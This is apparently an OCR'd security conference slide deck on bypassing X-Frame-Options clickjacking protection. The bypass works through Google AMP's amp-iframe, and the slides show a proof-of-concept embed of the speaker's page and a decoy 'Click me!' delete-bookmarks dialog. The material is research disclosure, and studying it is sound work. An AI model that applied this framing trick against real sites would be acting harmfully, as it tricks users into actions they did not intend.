
Exploiting the unexploitable

with lesser known browser tricks

@AppsecEU2017

How is a cat the speaker?

- @filedescriptor
- Pentester for Cure53
- ❤️Browser & Web Security
- #1 at Twitter 🐞 Bounty Program




"Clickjacking is a **solved** problem"

–Every site that uses XFO


X-Frame-Options

Value	Should I use it?	Why
ALLOWALL	**Nope**	As its name suggests
ALLOW-FROM *uri*	**Nope**	Not work on Webkit/Blink
DENY	**Yup**	Not framable at all
SAMEORIGIN	**Yup?**	Not framable by other sites

XFO: sameorigin



Expectation





Reality


What does that mean?

- Sites that frame untrusted pages are still vulnerable
- but…
- who is ~~stupid~~ enough to allow untrusted frames?

Google AMP


Verizon LTE 09:35
git tips
Google
git tips
ALL VIDEOS IMAGES NEWS MAPS
GitHub - git-tips/tips: Most commonly used git tips and tricks.
GitHub › git-tips › tips
Most commonly used git tips and tricks. Contribute to tips development by creating an account on GitHub.
Git-tips · Issues 4 · README.md
19 Tips For Everyday Git Use - Alex Kras
https://www.alexkras.com › 19-git-tips-fo...
AMP - Sep 8, 2015 - If you haven't pushed to the remote branch yet, you can simply do the following: Fix your typo. Stage the newly fixed file via git add some-fixed-file.js. Run git commit --amend which would add the most recent changes to your latest commit. Push the clean branch to remote, when ready.


Verizon LTE 09:37
google.com
https://google.com/amp/s/yoursite.com
Alex Kras
19 Tips For Everyday Git Use
Alex Kras 1 year ago
I've been using git full time for the past 4 years, and I wanted to share the most practical tips that I've learned along the way. Hopefully, it will be useful to somebody out there.
If you are completely new to git, I suggest reading Git Cheat Sheet first. This article is aimed at somebody who has been using git for three months or more.
Table of Contents:




```
<amp-iframe width="500"
  height="281"
  layout="responsive"
  sandbox="allow-scripts allow-same-origin allow-
popups"
  allowfullscreen
  frameborder="0"
  src="https://player.vimeo.com/video/140261016">
</amp-iframe>
```

Site-wide XFO: sameorigin

▼ **General**

Request URL: https://www.google.com/finance
Request Method: GET
Status Code: 200
Remote Address: 203.210.7.177:443
Referrer Policy: no-referrer-when-downgrade

▼ **Response Headers**

alt-svc: quic=":443"; ma=2592000; v="37,36,35"
cache-control: private, max-age=0
content-encoding: gzip
content-type: text/html; charset=utf-8
date: Tue, 09 May 2017 05:49:01 GMT
expires: Tue, 09 May 2017 05:49:01 GMT
server: GSE
status: 200
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block

amp-iframe - AMP by Example

https://www.google.com/amp/s/innerht.ml/google-amp

iPhone 5 ▼ 320 × 568 100% ▼

Top frame: google.com

Intermediate frame: innerht.ml

innerht.ml

Delete all Bookmarks for fil


Are you sure you want to delete all of you

Click me! Cancel

Child frame: google.com

```
<amp-iframe width="500"
  height="281"
  layout="responsive"
  sandbox="allow-scripts
allow-same-origin allow-
popups"
  allowfullscreen
  frameborder="0"

src="https://innerht.ml/goog
amp/iframe.html">
</amp-iframe>
```

Twitter Player Card



